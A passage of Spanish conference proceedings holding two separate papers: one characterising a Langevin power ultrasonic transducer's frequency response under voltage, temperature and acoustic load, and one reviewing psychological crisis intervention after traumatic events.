de trabajo. Finalmente, se analizan los cambios producidos en la respuesta en frecuencia del transductor debido a los efectos de la carga acústica.

**Palabras clave**— Langevin, transductor ultrasónico, respuesta en frecuencia, caracterización, resonancia.

## Introducción

Desde hace muchos años el ultrasonido de potencia ha tenido un gran desarrollo, actualmente hay muchas aplicaciones industriales ultrasónicas tales como: limpieza, soldadura, corte y generación de cavitación. La cavitación ultrasónica tiene muchas aplicaciones en la industria química tales como la homogenización de fluidos no miscibles como agua y aceite (A. Cuheval y R.C.Y. Chow, 2008). Para la generación del ultrasonido de potencia se utiliza un transductor ultrasónico (conocido como Transductor Langevin, TL), el cual consiste en un arreglo sándwich de cerámicas PZT colocadas entre dos piezas metálicas, uno de ellos se encarga de amortiguar las vibraciones generadas en la parte trasera de las cerámicas y el otro tiene la función de amplificar la vibración producida por las cerámicas PZT, los dos elementos se encargan de comprimir a las cerámicas aumentando su resistencia a la tensión. El transductor es excitado con un voltaje senoidal a la frecuencia de resonancia, de esta manera se convierte energía eléctrica en vibración mecánica. Unido al TL va un elemento conocido como sonotrodo, este componente es el que está en contacto con la carga y que además ayuda a amplificar la vibración producida en el TL.

Los trabajos reportados en la literatura no analizan con profundidad los efectos de la carga en la RFTU, ellos sólo presentan resultados de los prototipos trabajando sin carga (João Batista da Silva et al, 2006, K. Vivekananda et al, 2014). Martine Wevers et al (2005) hace un pequeño análisis de los cambios en la frecuencia del transductor trabajando en agua, Francisco J. Arnold et al (2014) reporta un estudio de los cambios de impedancia de un tipo de cerámica PZT bajo una carga acústica. La respuesta en frecuencia de un transductor ultrasónico cambia mucho cuando está trabajando con una carga acústica, ya sea soldadura o cavitación ultrasónica, por lo que es muy importante conocer su respuesta en estas condiciones. En este trabajo se presentan los resultados de la caracterización y el estudio de la respuesta en frecuencia de un transductor ultrasónico de potencia aplicado a la generación de cavitación ultrasónica. El diseño, análisis y modelado numérico del transductor ultrasónico de potencia ya se ha presentado en Alfonso Pérez-Sánchez et al (2019). Se analizan los cambios producidos en la respuesta de impedancia-fase del transductor trabajando en aire, agua y aceite, y la importancia de conocer la respuesta del transductor operando con carga.

Para el estudio de la caracterización se desarrolla un método económico y sencillo basado en un circuito resistivo divisor de voltaje, este circuito fue utilizado para las pruebas de caracterización del transductor ultrasónico. Una de las grandes ventajas de utilizar este circuito es que permite caracterizar cualquier transductor ultrasónico aplicando altos voltajes con lo cual se obtiene una respuesta mucho más cercana al comportamiento real.

<sup>1</sup> El M.C. Alfonso Pérez Sánchez es estudiante de doctorado en CIDESI, Querétaro, Qro, Mex. [apsanchez@posgrado.cidesi.edu.mx](mailto:apsanchez@posgrado.cidesi.edu.mx).

<sup>2</sup> El Dr. Jorge Alberto Soto Cajiga es profesor investigador del Centro de Ingeniería y Desarrollo Industrial, CIDESI, Querétaro, Qro, Mex. [jsoto@cidosi.edu.mx](mailto:jsoto@cidosi.edu.mx).

## Desarrollo

### Mediciones de impedancia y fase

Para obtener la respuesta en frecuencia de un transductor ultrasónico generalmente se utiliza un analizador de impedancias, estos equipos hacen el análisis normalmente a 1 V<sub>pp</sub>. El problema de hacerlo a bajo voltaje es que los cerámicos PZT trabajan en la región lineal, pero cuando se les excita con alto voltaje sus propiedades físicas cambian mucho, principalmente la frecuencia de resonancia la cual puede variar hasta un 5 %, esto implica un cambio de impedancia muy grande, trayendo como consecuencia una disminución de potencia hasta de 90 %. La medición de la impedancia y fase del TUPS fue realizada con el circuito de la Figura 1 (M. D. Radmanovic, D. y D. Mancic, 2004), el esquema consiste de un generador de funciones, un amplificador de potencia, un divisor de voltaje y el TUPS. El generador proporciona una señal senoidal de voltaje y frecuencia variable, la cual es aplicada al amplificador de potencia para obtener un voltaje de salida de 50 V<sub>pp</sub>. Se realizó un barrido de frecuencia de 26.6 a 28.2 kHz, en cada punto de medición se midieron los voltajes V<sub>1</sub> y V<sub>2</sub>. Los incrementos de frecuencia fueron en intervalos de 100 Hz y cuando se aproximaba a la frecuencia de resonancia f<sub>r</sub> se ajustaron 1 Hz para medir con exactitud el valor de f<sub>r</sub> y la impedancia eléctrica Z<sub>r</sub>. La gráfica de impedancia-fase del TUPS se obtiene de los valores de V<sub>1</sub> y V<sub>2</sub>, a partir de ellos se obtiene la corriente circulando a través del transductor. La impedancia Z<sub>r</sub> en escala lineal se calcula de

$$Z_{transd} = R_2 \left[ \frac{V_1}{V_2} - 1 \right] \quad (1)$$

La Ecuación 1 se obtiene analizando el circuito de la Figura 1 como un divisor de voltaje con resistencia variable Z<sub>transd</sub>. El enfoque es válido porque el transductor ultrasónico se comporta como una resistencia variable en función de la frecuencia, cuyo valor mínimo de resistencia se presenta en la resonancia f<sub>r</sub>. Para obtener la gráfica de fase, se midió el tiempo de retardo entre el voltaje y la corriente a través del transductor, el tiempo medido se convirtió a grados para generar la gráfica. Este método para medir la respuesta en frecuencia del transductor ultrasónico es económico, preciso y fácil de implementar, y lo más importante es que se puede analizar la respuesta del transductor ultrasónico con voltajes superiores a los 100 V, únicamente está limitado por la capacidad del amplificador. Las propiedades del transductor ultrasónico cambian cuando es excitado con alto voltaje, debido a los cambios que se producen en el modulo elástico de las cerámicas, produciendo un cambio en el valor de capacitancia y con ello un cambio en el valor de la frecuencia de resonancia f<sub>r</sub>. La obtención de la respuesta del transductor operando con alto voltaje nos aproxima al comportamiento que tendrá trabajando con la carga acústica real.




Figura 1. Esquema implementado para la medición de la respuesta en frecuencia del TUPS.

### Modelo numérico del transductor ultrasónico

En la Figura 2 se muestra el modelo generado en ANSYS del TUPS, se observa el TL y unido a su punta el sonotrodo. La frecuencia de resonancia obtenida en la simulación es de 27.511 kHz, esta es la frecuencia de trabajo del TUPS y corresponde al punto de menor impedancia; donde se da la mayor conversión de energía de eléctrica-mecánica y finalmente a acústica. El TUPS vibra en la dirección longitudinal, dirección Z en la Figura 2, se aprecia en el modelo que en la frecuencia de resonancia se genera la mayor intensidad de vibración en la cara radiante del sonotrodo.




Figura 2. Modelo numérico del transductor ultrasónico de potencia tipo sándwich.

### Respuesta en frecuencia del transductor TUPS

El prototipo experimental desarrollado en laboratorio se muestra en la Figura 3, junto con las partes que componen al transductor ultrasónico de potencia.




Figura 3. Transductor ultrasónico de potencia tipo sándwich desarrollado en laboratorio.

En la Figura 4 se muestra la respuesta en frecuencia del transductor trabajando sin carga, el transductor tiene una frecuencia de resonancia  $f_r = 27.28$  kHz, y su frecuencia antiresonante  $f_a = 27.41$  kHz. La impedancia eléctrica en la resonancia es  $Z_r = 34.5 \Omega$ . Abajo de  $f_r$  se presenta un pequeño pico, éste es provocado por una resonancia parásita del propio transductor. El error en el valor de  $f_r$  obtenido por simulación y experimental es menor al 1 %.




Figura 4. Respuesta en frecuencia del transductor ultrasónico sin carga.

### Caracterización del TUPS

La Figura 5 muestra el desplazamiento mecánico generado por el TUPS obtenido a través de un barrido de frecuencia, la frecuencia de resonancia medida experimentalmente fue de 27.284 kHz. El error en los valores de frecuencia de resonancia obtenidas por simulación y experimental es menor al 1 %. La medición del desplazamiento experimental se obtuvo colocando un piezo sensor de película (SDT-028k), excitando al transductor con un voltaje de 50 V<sub>pp</sub>. Tal como se esperaba, la mayor intensidad de desplazamiento se presenta en la frecuencia de resonancia del transductor, la magnitud de la gráfica está determinada por el nivel de voltaje de excitación experimental y simulada.




Figura 5. Comparación de los desplazamientos mecánicos producido en la frecuencia de resonancia del TUPS.

Se realizó un barrido del voltaje de excitación para estudiar su efecto sobre la frecuencia de resonancia e impedancia eléctrica. En la Figura 6 se muestran los resultados obtenidos, se observa que al aumentar el voltaje de excitación la frecuencia de resonancia tiende a disminuir. Para la impedancia eléctrica, ésta tiende a aumentar a medida que aumenta el voltaje. El voltaje máximo de prueba fue de 50 V<sub>pp</sub>, porque está limitado por la capacidad máxima del amplificador de potencia.




Figura 6. Efectos del voltaje de excitación en la frecuencia de resonancia e impedancia eléctrica del TUPS.

Se midió el efecto de la temperatura ambiente sobre la frecuencia de resonancia y la impedancia del transductor. Las pruebas se realizaron incrementando la temperatura de 25 °C a 117 °C con el TUPS colocado en el interior de un horno eléctrico, a medida que se incrementaba la temperatura se midieron los cambios de frecuencia e impedancia en el transductor, los resultados obtenidos se muestran en la Figura 7. Tal como se puede apreciar, al aumentar la temperatura la frecuencia de resonancia tiende a disminuir de forma no lineal. Para el intervalo de temperaturas medidas (25 -117 °C), el transductor tuvo una disminución en la frecuencia de resonancia de 426 Hz. También se midió la impedancia eléctrica en la resonancia pero ésta no tuvo cambios importantes, al pasar de 26.33 Ω a 33.42 Ω en el intervalo de temperatura medido. La impedancia tiene un comportamiento oscilatorio, con tendencia a incrementarse al aumentar la temperatura de trabajo.




Figura 7. Efectos de la temperatura sobre la frecuencia de resonancia e impedancia eléctrica.

La Figura 8-a corresponde a la respuesta del transductor trabajando en agua, como se puede notar las curvas presentan cambios en la magnitud de las impedancias, el cambio más importante se presenta en la fase, ya que la curva no cruza el eje de cero grados, indicando con ello que el transductor no oscila correctamente, sino que se queda oscilando en su región capacitiva. La respuesta obtenida trabajando en aceite es muy parecida (Figura 8-b), la curva de fase no cruza el eje de cero grados.

Con estas respuestas no es posible calcular los indicadores de eficiencia, tales como el factor de acoplamiento mecánico efectivo  $k_{eff}$  y el factor de calidad mecánico  $Q_m$ . Para un adecuado funcionamiento del transductor se debe corregir el comportamiento mediante alguna técnica de compensación ya sea inductiva o capacitiva.




Figura 8. Respuesta en frecuencia del transductor ultrasónico de potencia operando con carga. (a) transductor en agua. (b) transductor en aceite.

A pesar del comportamiento capacitivo del transductor (provocado por la carga acústica), éste tuvo un funcionamiento satisfactorio generando cavitación tanto en agua como en aceite, tal como se puede observar en la Figura 9. Aplicando un método de compensación al transductor, mejora de manera importante la generación de cavitación acústica, porque mejora la eficiencia de conversión de eléctrica a acústica. En la Tabla 1 se muestran los valores importantes del funcionamiento del transductor ultrasónico obtenidos en la caracterización.

Tabla 1. Valores experimentales medidos en el transductor ultrasónico de potencia.

Transductor	$f_r$ (kHz)	$f_a$ (kHz)	$Z_r$ ( $\Omega$ )	$Z_a$ ( $\Omega$ )	$\theta_{(min)}$	$\theta_{(max)}$
En aire	27.284	27.41	34.5	2,730.0	-87.0	74.6
En agua	26.98	27.17	<b>323.8</b>	1368.5	-85.7	<b>-15.6</b>
En aceite	26.91	27.01	<b>159.6</b>	2301.0	-86.0	<b>-10.9</b>




Figura 9. Caracterización del transductor con carga acústica. a) Generación de cavitación en agua, b) Generación de cavitación en aceite de transformador.



### Conclusiones

Con el esquema aquí implementado para la caracterización se consigue hacer un estudio con alto voltaje, el cual además de dar un comportamiento más real del transductor, es un método económico ya que no es necesario equipo especializado para el estudio, y que además permite estudiar con claridad todas las etapas del transductor al pasar su respuesta por las etapas capacitiva-inductiva-capacitiva.

Cuando se caracteriza un transductor ultrasónico a bajo voltaje, la respuesta sólo proporciona una idea del comportamiento del transductor, esto porque a bajo voltaje sólo se trabaja en la región lineal de los materiales cerámicos. Caracterizando al transductor con alto voltaje y con carga acústica, se obtiene una respuesta más cercana al comportamiento real.

Cuando el transductor trabaja con carga acústica el cambio en el valor de la frecuencia de resonancia puede ser hasta del 5 %. El cambio en el valor de impedancia es mucho más grande pasando desde  $34 \Omega$  hasta  $324 \Omega$ , esto representa un incremento de 950 % en el valor de la impedancia eléctrica del transductor, esto significa una caída muy grande de la potencia entregada al medio acústico.

Los cambios principales producidos por la carga en la respuesta en frecuencia del transductor se presentan en los cambios de impedancia y principalmente en el ángulo de fase, indicando una operación incorrecta del transductor, el cual se debe corregir mediante una técnica de compensación.

La frecuencia de resonancia tiene una relación inversa con el voltaje de excitación, al aumentar el voltaje la frecuencia tiende a disminuir. Para el caso de la impedancia eléctrica, ésta tiene una relación directamente proporcional con el voltaje de excitación, al aumentar el voltaje la impedancia eléctrica tiende a aumentar.

La temperatura de trabajo tiene una relación inversa con la frecuencia de resonancia, al aumentar la temperatura la resonancia tiende a disminuir de forma no lineal. Para la impedancia, el aumento de la temperatura guarda una relación casi proporcional, con tendencia a incrementarse con un comportamiento oscilatorio.

En este trabajo se caracterizó al transductor ultrasónico en aire, agua y aceite, de los resultados obtenidos se concluye que las propiedades físicas de los medios acústicos afectan directamente a la respuesta del transductor, principalmente en las magnitudes de la impedancia eléctrica y el ángulo de fase.

### Referencias

- A. Cuheval, R. Chow, "A study on the emulsification of oil by power ultrasound", *Ultrasonics Sonochemistry*. doi:10.1016/j.ultsonch.2008.02.004, 2008.
- João Batista da Silva, Nilson Noris Franceschetti, Julio Cezar Adamowski, "Numerical Analysis of a High Power Piezoelectric Transducer Used in the Cutting and Welding of Thermoplastic Textiles", *ACM Symposium Series in Mechatronics - Vol. 2 - pp.142-149*. 490, 2006.
- K. Vivekananda, G. Arka, S. Sahoo, "Design and Analysis of Ultrasonic Vibratory Tool (UVT) using FEM, and Experimental Study on Ultrasonic Vibration-assisted Turning (UAT)", *12th Global Congress on Manufacturing and Management, GCMM 2014*. doi:10.1016/j.proeng.2014.12.396, 2014.
- Martine Wevers, Jean-Pierre Lafaut, Luc Baert, Irinela Chilibon, "Low-frequency ultrasonic piezoceramic sandwich transducer, *Sensors and Actuators, A* 122 (2005) 284-289. doi:10.1016/j.sna.2005.05.009, 2005.
- Francisco J. Arnold, Marcos S. Goncalves, Leonardo L. Bravo Roger, and Sergio S. Mühlen, "Electrical Impedance of Piezoelectric Ceramics under Acoustic Loads", *ECTI Transactions on Electrical Eng., Electronics and Communications Vol. 12, No.2*, 2014.
- Alfonso Pérez-Sánchez, J. A. Segura, C. Rubio-Gonzalez, Leonardo A. Baldenegro-Pérez, J. A. Soto-Cajiga. "Numerical Design and Analysis of a Langevin Power Ultrasonic Transducer for Acoustic Cavitation Generation", *Sensors and Actuators: A*, 2019 (the manuscript is under revision), 2019.
- M. D. Radmanovic, D. y D. Mancic, *Design and modeling of the power ultrasonic transducers*, MPIterconsulting, Switzerland, 2004.

# LA INTERVENCIÓN EN CRISIS EN SITUACIONES TRAUMÁTICAS

Sergio Picón Díaz Barriga<sup>1</sup>, Dra. Marcela Patricia del Toro Valencia<sup>2</sup>

**Resumen**— Existen eventos traumáticos que se caracterizan por provocar síntomas físicos y psicológicos en las personas que los enfrentan, y, como consecuencia, interfieren negativamente en su salud física y mental, el funcionamiento óptimo y su calidad de vida. Ante ello, surgió el objetivo de esta investigación que fue ahondar en el análisis de la intervención en crisis como una herramienta psicológica breve e inmediata de apoyo a la persona que enfrenta un evento traumático. Los resultados arrojaron que la intervención en crisis propone crear entornos seguros en los individuos como respuesta al trauma generado por los sucesos que tienen la capacidad de desbordar en ellos dichas crisis. Se puede concluir que la intervención en crisis es una herramienta psicológica fundamental de apoyo con carácter de intervención inicial para paliar los efectos de eventos traumáticos y ayudar al restablecimiento de la salud integral, del funcionamiento cotidiano de la persona afectada y de su calidad de vida.

**Palabras clave**— intervención en crisis, herramienta psicológica, eventos traumáticos, salud integral.

## Introducción

En primer lugar, se considera necesario definir y delimitar de la mejor manera algunos términos esenciales para la comprensión de esta investigación, tales como crisis, trauma, intervención en crisis, así como ejemplos que sirvan para entender de una forma adecuada los conceptos en los que esta investigación se encuentra basada.

Diversos autores, como (Gantiva Díaz, 2010) señala que la intervención en crisis es, generalmente, aplicada con frecuencia por profesionales de diferentes disciplinas y en situaciones variadas, esto se debe a que puede ser utilizada tanto por personal médico y especializado en el ámbito de la salud, como por miembros de las fuerzas de policía, bomberos, cuerpos de rescate en situaciones de desastre o atentados terroristas, psicólogos, trabajadores sociales, clérigos, entre otros. Es por lo anterior, que el concepto de intervención en crisis se suele asociar con la primera instancia o el primer momento de la vivencia de un evento traumático.

En lo referente a lo anterior, dentro del análisis del concepto se puede observar que no solo se refiere a este primer momento o instancia en la que un sujeto experimenta un evento traumático sino a la terapia que se realiza después de la vivencia, a esto se le suele llamar terapia de crisis. (Gantiva Díaz, 2010)

Cabe señalar que la intervención en crisis se distancia del concepto de terapia porque carece de la misma estructura, procesos de análisis más profundos y requisitos profesionales para llevarla a cabo. A pesar de esto, la intervención en crisis logra ser una herramienta fundamental que abarca dos aspectos de suma importancia para el impacto del evento traumático en la vida de la víctima. En primer lugar, busca el procesamiento del carácter emocional, evaluar los daños psicológicos desencadenados por el evento, y en segundo, la superación de la crisis del individuo, en cuanto a la toma de decisiones y normalidad de sus procesos emocionales. (Gantiva Díaz, 2010)

Entonces, (Slaikeu, 1996) define crisis como:

“Estado temporal de trastorno y desorganización, se caracteriza principalmente por la incapacidad del individuo para abordar situaciones particulares utilizando métodos acostumbrados para la solución de problemas, y por el potencial para obtener un resultado radicalmente positivo o negativo”

Lo anterior se refiere a que el resultado de la crisis, para el sujeto, podía ser de peligro, o bien de oportunidad. Esto debido a que las crisis son experiencias de vida, que están dentro de la cotidianidad normal de la sociedad, son inevitables ya que pueden bien reflejar la lucha de cada uno de los individuos para mantener cierto estado de balance emocional, en sí mismos y en la sociedad per se. El estrés que se desencadena cada una de estas crisis, es de hecho distinto para cada persona, lo que hace al concepto de crisis aún más complejo de estudiar, pues podría ser un acontecimiento interno, externo, un solo evento catastrófico, o varios acontecimientos consecutivos, todo lo anterior engloba distintos elementos propios y específicos que son susceptibles de desencadenar una crisis. (Guerrero Rey, 2012).

Los eventos traumáticos son sucesos, en lo general negativos, en los que se vive de forma violenta o inesperada una sensación de miedo o de estar indefenso ante tal situación. Esos ponen en cuestionamiento la integridad física o psicológica de la persona que lo experimenta, que se denomina víctima, dejándola en una situación emocional

<sup>1</sup> Sergio Picón Díaz Barriga. Pasante de la Facultad de Psicología en la Universidad Michoacana de San Nicolás de Hidalgo, Morelia, Mich., México (autor corresponsal) spicondb@icloud.com

<sup>2</sup> La Dra. Marcela Patricia del Toro Valencia es Profesora de la Facultad de Psicología en la Universidad Michoacana de San Nicolás de Hidalgo, Morelia, Mich., México didáctica.marcelad@gmail.com

anormal, que desencadena una incapacidad de afrontar dicho evento mediante sus recursos psicológicos habituales. Este tipo de sucesos suponen un desequilibrio emocional tanto para la víctima como las personas que la rodean de manera cercana, por ejemplo, su familia.

Es por lo anterior que (Echeburúa, del Corral, & Amor, 2004) señalan que, el daño psicológico que surge de la vivencia de un evento como estos, será entendido como una lesión psíquica aguda, que puede ser remitido con el paso del tiempo mediante el tratamiento psicológico adecuado, y también a las secuelas emocionales que persisten en algunas víctimas de manera continua como consecuencia de lo anterior.

Algunos ejemplos del daño psíquico referido anteriormente pueden ser, dependiendo del tipo de evento traumático:

- Sentimientos de humillación, vergüenza, culpa o ira
- Ansiedad
- Preocupación constante por el trauma, con tendencia a revivir el suceso
- Depresión
- Pérdida progresiva de autoconfianza
- Disminución de la autoestima
- Pérdida del interés y de la concentración
- Cambios en el sistema de valores (confianza en los demás)
- Hostilidad, agresividad, abuso de sustancias nocivas para la salud (alcohol, drogas)
- Modificación de las relaciones (dependencia emocional, aislamiento)
- Aumento de la vulnerabilidad
- Cambio drástico en el estilo de vida
- Alteraciones en el ritmo del sueño
- Disfunción sexual

(Echeburúa, del Corral, & Amor, 2004)

### **Descripción del método**

#### *Revisión Bibliográfica*

El método utilizado para la elaboración del presente trabajo investigativo fue una revisión bibliográfica de los principales aspectos de la intervención en crisis en torno a los eventos traumáticos que son susceptibles de desencadenar crisis en las víctimas. Además, se analizaron diversas fuentes que recopilan elementos fundamentales para la comprensión de la temática y para poder llevar a cabo una intervención adecuada, pues se observa que debe tenerse en cuenta mucho de lo abordado aquí para poder comprender qué es y cómo se realiza de manera correcta una intervención en crisis en lo referente al desencadenamiento de un posible trauma derivado de un suceso con las características propias para determinarse traumático.

### **Desarrollo**

En primer lugar, se considera pertinente mostrar una clasificación breve de los eventos traumáticos para que se tenga un panorama global de la temática per se.

Al ser muy diversos, se pueden clasificar en dos grandes grupos, eventos traumáticos ocasionados por el ser humano, y los desastres naturales. Ambos tienen la capacidad de desencadenar crisis y daño emocional en las personas que los experimentan.

Diversos autores han intentado utilizar otras clasificaciones, o dentro de los mismos grandes grupos conjuntar varios de los eventos que se enlistan a continuación, para efectos de la presente investigación se clasifican dichos sucesos acorde a la propuesta de (Villalobos Cano, 2009).

Se clasifican, primero, en desastres naturales, siendo parte de esta clasificación eventos como: sequías, tornados, inundaciones, huracanes, terremotos, maremotos, erupciones volcánicas, derrumbes, deslizamientos o avalanchas, entre otros, siempre y cuando mantengan su carácter proveniente de los elementos de la naturaleza.

Segundo, en los ocasionados por el hombre, o antropogénicos, en los que se engloban conceptos como: guerras, actos terroristas, intoxicaciones, epidemias, accidentes aéreos, terrestres o navales, colapso de estructuras, asaltos o atentados, entre otros, mientras guarden su característica de ser ocasionados por fuerzas humanas.

Solo por mencionar algunos, ya que se hace alusión, anteriormente, a que una crisis puede provenir de distintos sucesos o la acumulación de ellos, por lo que es poco práctico tratar de mencionar cada uno de ellos en la lista. Pero sí se puede tener como común denominador que, lo que habitualmente genera un daño psicológico es la amenaza a la propia vida, la integridad psicológica, una lesión física de gravedad o la pérdida violenta de un ser querido, entre otros.

En este sentido, el abanico de posibilidades es de gran magnitud, la vida del ser humano está en constante fricción con sucesos que pueden desatarle daños físicos o psicológicos, es por eso por lo que se debe tener en cuenta qué hacer y cómo hacerlo, al menos para contar con las herramientas necesarias y estar prevenidos ante cualquier situación.

Esto puede ser difícil, porque se considera que nunca se está realmente preparado, de manera psicológica, para hacerle frente a sucesos que pueden parecer abrumadores cuando se experimentan en primera persona, pero dentro de una sociedad en la que la mayoría de los individuos conoce o está en contacto con las herramientas que tienen la capacidad de evitar una crisis en una persona que se encuentra en una situación como las antes descritas, puede generar un impacto social de gran magnitud, porque se estaría replicando en todas las latitudes posibles, de ahí la importancia de la información y la prevención en la problemática aquí señalada.

Acorde a autores como (Echeburúa, del Corral, & Amor, 2004) el daño generado suele ser mayor si las consecuencias del suceso son múltiples, por ejemplo, en el caso de un atentado terrorista, un asalto o secuestro, representan atentados con la integridad psicológica de la víctima, amenaza a la propia vida, y el involucramiento de su familia, lo que puede resultar en una crisis más grave o profunda.

Es por eso por lo que la intervención en crisis ha ocupado un papel fundamental en las funciones no solo de los trabajadores de la salud mental, sino equipos de rescate, bomberos o fuerza policiaca, dadas las diversas situaciones a las que la sociedad se enfrenta que son susceptibles de desencadenar crisis y, al mismo tiempo, inevitables en muchas ocasiones.

Cabe mencionar que la constante exposición a situaciones de este tipo, así como el riesgo de experimentar estos eventos, han dado pie a un crecimiento, en cuanto al análisis y forma de llevarse a cabo, de la intervención en crisis *per se*.

Se recuerda que, a partir de las guerras mundiales, la preocupación por las psicosis o neurosis de guerra dio paso a las primeras intervenciones, para intentar disminuir las reacciones al estrés agudo generadas por las circunstancias bélicas, así se menciona en la obra de (Santacruz Escudero, 2008). Desde entonces, se asocia la idea de la intervención con el poder de sanación que se obtienen de la catarsis, la reflexión, ampliación, aclaración y cambios en el contenido de los recuerdos. Esto se refiere a la capacidad de descargar la tensión emocional generada por eventos de impacto psicológico que provocan sufrimiento y malestar, así como limitaciones y dificultades en la vida social y laboral.

Entonces, se puede percibir que una intervención en crisis puede ser más fácil, por así decirlo, o más bien menos complicada, que una intervención clínica formal, por lo que puede ser realizada, en un plano ideal, por personal profesional, pero en caso de que un profesional no esté disponible dentro de las circunstancias, puede ser llevado por cualquier persona, básicamente, quizá no con la misma profundidad, pero si manteniendo los criterios básicos como escuchar a la víctima, con el objetivo de que ella descargue la tensión emocional generada por tales sucesos.

La problemática aquí abordada, es imprescindible en el plano social, porque, como se ha mencionado, el ser humano está en constante contacto con situaciones de peligro, o situaciones que tienen el potencial de desencadenar crisis en las personas, si lo que se desea es evitar que la crisis se haga profunda, o evitarla desde una primera instancia, la sociedad, en general, debe estar preparada y debe conocer los procesos básicos adecuados para una correcta intervención.

